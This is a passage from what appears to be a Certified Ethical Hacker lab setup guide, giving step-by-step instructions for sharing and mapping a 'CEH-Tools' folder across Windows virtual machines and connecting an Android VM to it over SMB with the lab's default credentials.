
9. Close the **CEH-Tools Properties** window.





10. Open **Network and Sharing Center** by navigating to **Control Panel** → **Network and Internet** → **Network and Sharing Center**.
11. In the **Network and Sharing Center** window, click the **Change advanced sharing settings** link in the left pane.




12. In the **Advanced sharing settings** window, turn on network discovery as well as file and printer sharing under **Private (current profile)**, **Guest or Public**, and **All Networks**, as shown in the screenshots below, and click **Save changes**.







13. Close the **Network and Sharing Center** window.
14. Log in to the **Windows Server 2019** virtual machine with the credentials **Administrator** and **Pa\$\$w0rd**.
15. Open the **Network and Sharing Center** and click the **Change advanced sharing settings** link in the left pane.
16. In the **Advanced sharing settings** window, turn on network discovery as well as file and printer sharing under **Private, Guest or Public (current profile)**, and **All Networks**. Then, click **Save changes**.
17. Open the **File Explorer** window, right-click **This PC** in the left-hand pane, and click **Map network drive...**




18. In the **Map Network Drive** window, specify the **Drive** letter as **Z:**. In the **Folder** field, enter **\\WINDOWS11\CEH-Tools**. Click **Finish**.



19. The **Enter network credentials** pop-up window appears; enter the credentials of the Windows 11 virtual machine (**Admin** and **Pa\$\$w0rd**). Check the **Remember my credentials** checkbox and click **OK**.



20. Now, **Shared Folder** can be viewed in **Windows Explorer**.




21. Similarly, follow the above steps to map the shared folder in the **Windows Server 2022**, **Windows Server 2019 (AD)** and **Windows 11 (AD)** virtual machines.
22. Turn off the **Windows Server 2019** and **Windows Server 2022**, **Windows Server 2019 (AD)** and **Windows 11 (AD)** virtual machines.

[\[Back to Configuration Task Outline\]](#)


CT#20: Map CEH-Tools with the Android Virtual Machine

1. Turn on the **Android** and **Windows 11** virtual machines from **VMware Workstation**.
2. Navigate to the second page in the **Home Screen** and click **Cx File Managers**.


Note: To move to the second page, use the mouse to grab and swipe the screen to the left.




3. In the next page, click **NEXT**.




4. An **Access request** page appears; click **NEXT**.




5. A pop-up appears; click **ALLOW**.




6. The **Cx File Explorer** page appears. Navigate to the **NETWORK** tab and click the **+** icon.



7. The **CLOUD** pop-up appears; click the **REMOTE** tab. On the **REMOTE** page, click the **SMB** option.



8. The **SMB** security pop-up appears. Enter the **Host** IP address as **10.10.1.11** and the **Username** and **Password** as **Admin** and **Pa\$\$word**; click **OK**.




The image shows an SMB security dialog box with the following fields and options:

- Host: 10.10.1.11
- Username: Admin
- Password: Pa\$\$word (masked with dots)
- Anonymous
- Buttons: MORE, CANCEL, OK

